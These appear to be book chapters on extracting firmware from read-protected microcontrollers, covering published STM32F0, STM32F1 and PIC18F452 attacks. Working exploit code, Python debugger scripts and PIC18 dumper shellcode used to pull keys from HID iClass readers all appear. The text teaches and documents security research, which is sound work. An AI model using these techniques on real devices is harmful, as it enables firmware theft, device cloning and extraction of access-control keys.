Many microcontrollers allow for some sort of partial locking mode, in which a debugger may be attached but code is still protected. On the STM32 family, this corresponds to RDP Level 1, where flash memory is disconnected after the debugger connects. This chapter describes a vulnerability in the STM32F0 series, in which flash memory is disconnected two clock cycles too late. A carefully orchestrated debugger can dump one word per connection.

This vulnerability was first described at Usenix WOOT, near the end of Obermaier and Tatschner (2017).

The Bug

As we discussed in Chapter 2, STM32's readout device protection (RDP) feature has three levels. Level 0 is unprotected, while Level 2 is a total JTAG lockout, rejecting all connection attempts. Level 1 is the in-between setting that most commercial devices are locked with; it works by disconnecting flash memory from the bus when JTAG is connected. The intent was to allow for failure analysis or reprogramming, while still preventing extraction of flash memory for cloning or reverse engineering.

You can verify this with OpenOCD or another JTAG debugger. The description holds: connecting to a locked chip works, but nothing useful can be read from flash memory. You can read out RAM, or write something into RAM, but code there cannot read or execute code from flash memory.




Figure 10.1: STM32F042

Obermaier's unique observation is that most JTAG debuggers perform multiple transactions when connecting, and that the *very first* memory access is responsible for locking out flash memory, but that the read often completes before the lock is applied!

Why *often* and not always? The details don't matter much for exploitation, but the original paper makes a convincing argument that it's some sort of a bus contention issue. As a workaround, it seems sufficient to retry after failed accesses, and it might help in stubborn situations to add a random delay.

The Exploit

Obermaier's exploit runs as standalone firmware in one STM32, which implements the SWD protocol to dump the contents of the target chip. Full source code is available, and the following is his function in C to dump one 32-bit word from protected memory. SWD is simpler to implement than JTAG, and in this exploit you'll see that the SWD implementation is less than six hundred lines.

Note that the code must reconnect in a new debugging session for every attempt, as flash memory becomes disconnected after the read. Because individual attempts often fail, it must retry until the transaction succeeds.

```
/* Reads one 32-bit word from read-protected flash memory.
   Address must be 32-bit aligned. */
static swdStatus_t extractFlashData( uint32_t const address,
                                     uint32_t * const data ) {
  swdStatus_t dbgStatus = swdStatusNone;

  //Add some jitter on the moment of attack.
  static uint16_t delayJitter = DELAY_JITTER_MS_MIN;

  uint32_t extractedData = 0u, idCode = 0u,
           numReadAttempts = 0u;

  // Try up to MAX_READ_TRIES times until we have the data.
  do {
    targetSysOn();
    waitms(5u);

    dbgStatus = swdInit( &idCode );
    if (likely(dbgStatus == swdStatusOk))
      dbgStatus = swdEnableDebugIF();
    if (likely(dbgStatus == swdStatusOk))
      dbgStatus = swdSetAP32BitMode( NULL );
    if (likely(dbgStatus == swdStatusOk))
      dbgStatus = swdSelectAHBAP();

    if (likely(dbgStatus == swdStatusOk)) {
      targetSysUnReset();
      waitms(delayJitter);

      // The magic happens here!
      dbgStatus = swdReadAHBAddr( (address & 0xFFFFFFFCu),
                                  &extractedData );
    }

    targetSysReset();
    ++(extractionStatistics.numAttempts);

    // Only return data if the attempt worked.
    if (dbgStatus == swdStatusOk){
      *data = extractedData;
      ++(extractionStatistics.numSuccess);
    } else {
      ++(extractionStatistics.numFailure);
      ++numReadAttempts;

      delayJitter += DELAY_JITTER_MS_INCREMENT;
      if (delayJitter >= DELAY_JITTER_MS_MAX)
        delayJitter = DELAY_JITTER_MS_MIN;
    }

    targetSysOff();
    waitms(1u);
  } while ((dbgStatus != swdStatusOk)
           && (numReadAttempts < (MAX_READ_ATTEMPTS)));

  return dbgStatus;
}
```

11 STM32F1 Interrupt Jigsaw

RDP Level 1 of the STM32 series, in which JTAG debugging is allowed but immediately disconnects flash memory, is an appealing target for memory extraction exploits. The STM32F1 series does not seem to be vulnerable to Obermaier's STM32F0 exploit from Chapter 10 or the DFU bootloader exploit from Chapter 2, but in this chapter we will cover a different vulnerability, first described in Schink and Obermaier (2020) for the STM32F1 and shortly after in Obermaier, Schink, and Moczek (2020) for two of its clones, the APM32F103 and CKS32F103. As a bonus, the STM32F1 series does not support RDP Level 2, so it's possible that all parts in the series are vulnerable.

When protections are enabled, flash memory is disconnected from the main memory bus when a debugger is attached. You can't fetch it as data, and you can't even fetch it as code for execution. The trick here is that while flash memory is disconnected from the main memory bus for code and data fetches, interrupts can still be fired. The interrupt addresses are accurately fetched from the interrupt vector table (IVT) despite the disconnect! This table is also movable, and by stepping the table slowly across memory, we can move most words of memory into the programmer counter for the debugger to catch.




Figure 11.1: STM32F103

The First Two Words

```
target halted due to debug-request, current mode: Thread
xPSR: 0x01000000 pc: 0x08000268 msp: 0x20005000
```

Schink's paper begins with this gloriously simple example, in which he first attaches a Segger J-Link adapter through SWD and then calls `reset halt` in OpenOCD's telnet session to reveal that `0x08000268` are the upper 31 bits of the reset vector, the second word in flash memory. `0x20005000` is the initial stack pointer, the very first word.

The low bit of the program counter is set (1) for all real handler addresses on this chip, indicating Thumb2 mode, but it might be clear (0), so we'll need to recover that bit for a real exploit. This is because unlike the real interrupt table, the fake interrupt tables are mostly composed of instructions or data that are not interrupt handler addresses. Schink does this by first reading the program counter (whose low bit is forced clear) and then grabbing the Thumb2 mode from `ESPR` to restore the missing bit.

```
def recover_pc(openocd):
  (pc, xpsr) = openocd.read_register_list(
                                [Register.PC, Register.PSR])

  # Recover LSB of the PC from the EPSR.T bit.
  t_bit = (xpsr >> 24) & 0x1

  return pc | t_bit
```

This gives us the first two words of flash memory, but in reading the code, you'll see that these are a special case because triggering the reset also moves the interrupt table back to the beginning of flash memory.

```
  if address == 0x00000000:
    oocd.send(’reset halt’)
    recovered_value = oocd.read_register(Register.SP)
  elif address == 0x00000004:
    oocd.send(’reset halt’)
    recovered_value = recover_pc(oocd)
```

The Rest of Memory


For all other addresses, the entire interrupt table must be slowly stepped across flash memory, then individual interrupts must be triggered artificially to move table entries into the program counter.

The first complication to this is that seven entries in the list are unusable. We’ve already discussed that 0 (MSP) and 1 (reset) can’t be relocated, so except at the very beginning, those are forbidden. Exceptions 7, 8, 9, 10, and 13 are reserved, and we are unable to trigger them. Exceptions 16 and higher are external interrupts, and we can trigger them, but the count differs by chip model.

A second complication is that we are relocating the table with the vector table offset register (VTOR). This register is commonly used by custom bootloaders, such as the one in Chapter 3, so that the chip can boot with one interrupt table and later switch over to the application’s table.

If we could slide the interrupt table one word at a time, we could reuse a single interrupt to dump all words of memory, but as you can see in Figure 11.2, we have a 128-word alignment restriction that gets in the way. We’ll need to step the table in chunks, then trigger individual interrupts to extract words from the table.

This alignment rule means that while we can slide the VTOR,



31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16
Reserved		TBLOFF[29:16]													
		rw	rw	rw	rw	rw	rw	rw	rw	rw	rw	rw	rw	rw	rw

15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
TBLOFF[15:9]							Reserved								
rw	rw	rw	rw	rw	rw	rw									

Bits 31:30 Reserved, must be kept cleared

Bits 29:9 **TBLOFF[29:9]**: Vector table base offset field.

It contains bits [29:9] of the offset of the table base from memory address 0x00000000. When setting TBLOFF, you must align the offset to the number of exception entries in the vector table. The minimum alignment is 128 words. Table alignment requirements mean that bits[8:0] of the table offset are always zero.

Bit 29 determines whether the vector table is in the code or SRAM memory region.

0: Code

1: SRAM

Note: Bit 29 is sometimes called the TBLBASE bit.

Bits 8:0 Reserved, must be kept cleared

Figure 11.2: VTOR from STMicro (2005)

Aligned VTOR

VTOR	~~SP~~	~~1~~	2	3
+0x10	4	5	6	~~7~~
+0x20	~~8~~	~~9~~	~~10~~	11
+0x30	12	~~13~~	14	15
+0x40	16	17	18	19
+0x50	20	21	22	23
+0x60	24	25	26	27
+0x70	28	29	30	31

Half-aligned VTOR

VTOR	**32**	**33**	2	3
+0x10	4	5	6	**39**
+0x20	**40**	**41**	**42**	11
+0x30	12	**45**	14	15
+0x40	16	17	18	19
+0x50	20	21	22	23
+0x60	24	25	26	27
+0x70	28	29	30	31

Figure 11.3: Relocation of the IVT

we'll have gaps for our forbidden exceptions, with seven words missing from every table! Schink found that while you do need to be aligned to the table size for proper operation, the table sort of wraps around if the table is aligned to half of its size and you trigger an interrupt that is after the end.

So in an STM32F103 with 64 entries in its IVT, the table begins at `0x08000000` and we can officially use the VTOR to relocate it to aligned addresses: `0x08000100`, `0x08000200`, `0x08000300`, and so on. At these offsets, we are unable to read the seven words at offsets `0x00`, `0x04`, `0x1C`, `0x20`, `0x24`, `0x28`, and `0x34` because those interrupts are forbidden or impossible to trigger. But by setting the table to 32-word alignment at `0x08000080`, `0x08000180`, `0x08000280`, and so on, we can use the table wraparound to fill in the blanks, triggering interrupt 32 instead of 0 to dump offset `0x00`, or interrupt 39 instead of 7 to dump offset `0x1C`. Figure 11.3 demonstrates this.

Using this illegal-offset trick, we still miss seven words from each even 32-word block, but we collect all words from the odd 32-word blocks, giving us 89% coverage of the firmware on the STM32F103. Because we only miss words on the even blocks, our coverage is better in chips with larger interrupt tables.

Triggering Interrupts

Now that we've covered the theory of Schink's exploit, let's cover some of the practical details behind triggering specific interrupts. After connecting to the OpenOCD server, his script begins by halting the target and disabling exception masking.

```
oocd.halt()
oocd.send('cortex_m maskisr off')
```

It then writes four half-word instructions to the beginning of SRAM at 0x20000000, for triggering exceptions when they can't be triggered directly. One is svc #0 to trigger a supervisor call, the second is a nop, the third is a load instruction used to trigger a bus fault, and the fourth is 0xFFFF, an illegal instruction. Many of these interrupts are disabled by default, so the code must first enable the feature and then perform the illegal action.

Each interrupt is triggered by first sending reset halt to OpenOCD, writing the VTOR address, and then triggering the individual interrupt by its own unique method.

First, the standard interrupts: Exception 2 is an NMI, triggered by setting bit 31 of ICSR. Exception 3 is a HardFault, triggered by executing 0xFFFF from SRAM. Exception 4 is a MemFault, triggered by setting a bit of the SHCSR register and branching to unexecutable I/O memory at 0xe0000000. Exception 5 is a BusFault, triggered by setting a different bit of SHCSR and branching to the ldr instruction in SRAM. Exception 6 is a UsageFault, triggered by jumping to the illegal instruction in RAM after setting the appropriate bit of SHCSR. Exception 11 is a Supervisor Call, triggered by executing svc #0 from SRAM. Exception 12 is a DebugMonitor exception, triggered by setting bit 17 of DEMCR. Exception 14 is a PendSV interrupt, triggered by setting bit 28 of ICSR. Exception 15 is a SysTick interrupt, triggered by setting bit 26 of ICSR.

Starting with Exception 16 and continuing to the end of the table, we have external interrupts. Each of these has an exception number, beginning with 0 for Exception 16, and each can be triggered by setting the appropriate bit of both NVIC_ISER0 and NVIC_ISPR0.

Except where a specific instruction is specified, you'll probably want to execute a nop when triggering these interrupts to avoid any unpredictable errors in the extraction.

Counting the External Interrupts

Only one thing is left before the exploit is ready to roll. We desperately need to know the size of the interrupt table, in order to know both when to slide it to a new position and when we can use the wraparound trick for half-aligned table positions.

It would work perfectly well for a demo to simply hard-code the values for a few known model numbers, but for the sake of portability, Schink's exploit instead counts the external interrupts by triggering them sequentially until the Program Status Register (PSR) fails to indicate the exception.

Counting the interrupts also revealed that for some model numbers, the documentation erroneously listed some of these external interrupts as reserved, when in fact they functioned just like all the others.

Performance

Schink's paper concludes with a table of STM32F1 chips, along with their external interrupt counts, extraction time, and coverage when extracting 128kB of flash memory. (Figures 11.4 and 11.5.)

Extraction coverage is strictly limited by the number of interrupts, because of those pesky seven that can't be triggered in an aligned interrupt table.

If it becomes too frustrating to reverse engineer the firmware given only the majority of the instructions, it might help to dump multiple versions of your target's firmware. Gaps should appear in different places, allowing the missing part of one version to be filled in from another version. (There will of course be errors with this technique attributed to differences in source code and object size, but quite a few of the words should be correctly extracted.)

Device	External Interrupts	Time	Coverage
STM32F100	55	45.8 min	91.4%
STM32F103	43	48.2 min	89.1%
STM32F107	68	51.0 min	94.5%

Figure 11.4: Code Coverage from Schink and Obermaier (2020)

```
def determine_num_ext_interrupts(openocd):
  count = 0

  # ARMv7-M supports up to 496 external interrupts.
  for i in range(0, 496):
    openocd.send(’reset init’)

    offset = (i // 32) * WORD_SIZE
    value = (1 << (i % 32))

    # Enable and make interrupt pending.
    openocd.write_memory(NVIC_ISER0_ADDR + offset, [value])
    openocd.write_memory(NVIC_ISPR0_ADDR + offset, [value])

    openocd.write_register(Register.PC, NOP_INST_ADDR)
    # Ensure that the processor operates in Thumb mode.
    openocd.write_register(Register.PSR, 0x01000000)
    openocd.write_register(Register.SP, INITIAL_SP)

    openocd.step()
    xpsr = openocd.read_register(Register.PSR)
    exception_number = xpsr & 0x1ff

    if exception_number != (i + 16):
      break

    count += 1

  return count
```

Figure 11.5: Counting Interrupt Handlers

Schink used a Segger J-Link debugger at 3,500 kHz, and extraction time might be improved by reducing round-trips or increasing the clock rate. This won't matter much for dumping a single device, of course, but it could be critical if you need to dump many different chips in order to fill in the coverage gaps with bytes from different versions of a product's firmware.

12 PIC18F452 ICSP and HID

Back in 2010, there was a lot of interest in exploiting RFID tags that hold symmetric keys. The cards themselves were reasonably well protected from memory extraction, and keys might be unique to each customer's installation, so researchers would instead attack the readers. These readers often used commodity microcontrollers and trusted their readout protection to keep the symmetric keys safe.

In this chapter, we'll cover two such exploits that were used to extract keys from HID iClass readers. Both of them exploit nuances in ICSP, Microchip's in circuit serial programming standard. The first, published at 27C3 as Meriac (2010), involves erasing a protected page of flash memory over ICSP and replacing it with shellcode that dumps the rest. The second, Huffstutter (2011), involves using the same ICSP protocol to dump RAM, rather than flash memory, because the chip has no protection bits set for RAM.

The target reader in this case is the HID RW400, which was chosen by Meriac because it was the oldest programmer to support the iClass cards. This is shown in Figure 12.1, where an opaque epoxy potting covers the circuits that we can see in X-ray in Figure 12.2.

There are many minor variants of the ICSP protocol, each explained in a "FLASH Microcontroller Programming Specification" document that covers ten or twenty part numbers.

Older chips require a high voltage for erasure to be externally applied, while modern chips also support a low-voltage mode




Figure 12.1: HID RW400 Card Reader




Figure 12.2: HID RW400 in X-ray

in which the programming voltage is internally generated. If no other vulnerabilities are handy, it would certainly be worth experimenting with bad voltages and timing here. Chapter H.1 describes just such an attack from the Nineties.

PIC18 is a bit less threadbare than the earlier PIC architectures, but it is still designed around a philosophy of reusing as many components as possible in order to keep the transistor count as small as possible.

The ICSP protocol looks much like SPI, except that there is a single data pin whose direction changes as appropriate. See Figure 12.3 for the pinout of the six pins to the left of the piezoelectric buzzer in Figure 12.1. All transactions are exactly twenty bits, consisting of a 4-bit opcode command and a 16-bit parameter.

In ICSP, command `0000` executes the parameter as a raw PIC18 instruction. `0010` reads out the `TABLAT` (Table Latch) register, while `1000` to `1011` are Table Read commands and `1100` to `1111` are Table Write commands. This is a rather roundabout way to read code memory, but it is roughly in line with the table pointer operations in PIC18 assembly language. The programming specification contains example pairs of commands and instructions for erasing memory and writing code into it.

Flash (code), RAM, and EEPROM are in separate address spaces, and a series of Configuration Words describe the protection settings, along with settings for the oscillators, timers, brownout protection, and other configurable features. These 16-bit words begin at `0x300000` in flash memory. To the developer, these settings are defined as `#pragma` lines, such as those in Figure 12.4.

Code memory is divided into pages of somewhat awkward sizes. The first is a bootloader page of 512 bytes at `0x0000`, followed by 7,680 bytes of Page 0 from `0x0200` to `0x1fff`. The remaining

RW400 Pin	Signal	Standard Pin
1	Vss	3
2	Vdd	2
3	Vpp/MCLR	1
4	PGD	4
5	PGC	5
6	PGM	6

Figure 12.3: Custom ICSP Pinout on the HID RW400

```
// CONFIG5: Read Protection from ICSP
#pragma config CP0 = ON     // 000200-001FFFh code protected
#pragma config CP1 = ON     // 002000-003FFFh code protected
#pragma config CP2 = ON     // 004000-005FFFh code protected
#pragma config CP3 = ON     // 006000-007FFFh code protected
#pragma config CPB = ON     // 000000-0001FFh code protected
#pragma config CPD = ON     // Data EEPROM code protected

// CONFIG6: Write Protection from ICSP
#pragma config WRT0 = ON    // 000200-001FFFh write protected
#pragma config WRT1 = ON    // 002000-003FFFh write protected
#pragma config WRT2 = ON    // 004000-005FFFh write protected
#pragma config WRT3 = ON    // 006000-007FFFh write protected
#pragma config WRTC = ON    // Config registers write protected
#pragma config WRTB = ON    // 000000-0001FFh write protected
#pragma config WRTD = OFF   // Data EEPROM not write protected

// CONFIG7: Read Protection from other code blocks
#pragma config EBTR0 = OFF // 000200-001FFFh not protected
#pragma config EBTR1 = OFF // 002000-003FFFh not protected
#pragma config EBTR2 = OFF // 004000-005FFFh not protected
#pragma config EBTR3 = OFF // 006000-007FFFh not protected
#pragma config EBTRB = OFF // 000000-0001FFh not protected
```

Figure 12.4: Configuration Words of the HID RW400 Reader

pages are each 8kB. See Figure 12.6 for a diagram of the layout.

Each page has a CP bit. This bit is cleared to enable Code Protection, a WRT bit to enable Write Protection, and an EBT bit to enable Table Read Protection so that code running from another page may not read this page as data through the table interface. These bits are set by erasing the page in question.

Meriac's Boot Block Exploit

When Milosch Meriac wanted to dump this chip from an HID RW400 reader in Meriac (2010), he found that the CP and WRT bits had been cleared so that instructions executing from the ICSP context were not permitted to read or write any blocks of flash memory. He chose these readers because they were the oldest to support the iClass cards, and you can find the configuration bits of a reader in Figure 12.4.

Fortunately, the EBT bits had not been cleared. If they had been, code running from one page of flash memory would not be allowed to perform table reads on any other page. Because these bits are still set, the entire chip's memory can be dumped from code running in any page.

Meriac observed that by erasing a page, he could set the CP, WRT, and EBT bits of that page.[1] This then allowed him to write a bit of shellcode into the page, which would dump the rest of memory out the serial port.

He packaged this as a C++ application for Windows, that bitbangs ICSP into the debug interface through an FTDI chip's

[1] In EEPROM, bits can be set to ones only as a group in an erasure. They can be cleared individually, and multiple writes are effectively a bitwise AND operation. This could very well have worked the opposite way, but it somehow standardized this way.

```
//Tested on XC8 v2.31
//Link with --rom=0-1ff
#include <xc.h>

#define LED_GREEN       PORTBbits.RB1
#define LED_RED         PORTBbits.RB2

//Use __code instead of __rom on some compilers.
typedef __rom unsigned char *CODEPTR;

void main () {
  CODEPTR c;
  TRISB = 0b11111001;
  TRISCbits.TRISC6 = 0;

  // Globally disable IRQs
  INTCONbits.GIE = 0;

  RCSTAbits.SPEN = 1;  //Init USART peripheral.
  SPBRG = 6;           //115200 baud
  TXSTA = 0b00100100;  //Enable TX, High Speed

  // light red LED to indicate dump process
  LED_RED = 0;
  LED_GREEN = 1;

  c = 0;
  do {
    TXREG = *c++;
    while (!TXSTAbits.TRMT);
    ClrWdt ();
  } while (c != (CODEPTR) 0x8000);

  // turn off red LED
  // light green LED to indicate stopped dump process
  LED_RED = 1;
  LED_GREEN = 0;

  // sit there idle
  for (;;)
    ClrWdt ();
}
```

Figure 12.5: Meriac's PIC18 Dumper Source



08000
06000
04000
02000
00200
00000
Block 3
Block 2
Block 1
Block 0
Boot Block
Meriac erased this, replacing it with shellcode to dump other blocks.

Figure 12.6: PIC18F452 Flash Map

```
:020000040000FA
:0600000000F0D3EF00F058
:1001A400FFFF000EF86E0001D8EF00F0FFFFF90E1C
:1001B400936E949CF29EAB8E060EAF6E240EAC6EC4
:1001C40081948182000E016E000E026EFFFF01C059
:1001D400D9FF02C0DAFFDF50AD6E014A022AFFFFE9
:1001E400ACA2FDD70400800E02180110D8A4EED7EB
:0C01F40081848192FFFF0400FDD7FFFF13
:00000001FF
```

Figure 12.7: Meriac's PIC18 Dumper Shellcode




Figure 12.8: Microchip PIC18F452

Cmd	Data	Asm	
0000	0E00	`movlw,0`	Zero the start address.
0000	6EEA	`movfw,fsr0h`	
0000	0E00	`movlw,0`	
0000	6EE9	`movfw,fsr0l`	
0000	50EE	`movf,postinco`	Loop to read 1,536 words.
0000	6EF5	`movfw,tablat`	
0010	read	N/A	

Figure 12.9: Huffstutter's ICSP RAM Extraction

GPIO pins and then reads back the firmware through that same chip's UART. His shellcode is shown in Figure 12.5; it simply dumps the firmware to the UART.

For his target, it was sufficient to erase and rewrite the 512-byte bootloader page with the shellcode binary, as this page conveniently had no contents worth missing. Other targets might have something important in the boot block, and on those targets, a second victim device is required. This second device has every page *except* for the first page erased. These pages are then overwritten with a sled of repeated NOP instructions, leading to the shellcode at the very end of memory. The idea is that the boot block will eventually branch somewhere in the other blocks, and that almost every legal address will then slide to the shellcode to dump the very first block.

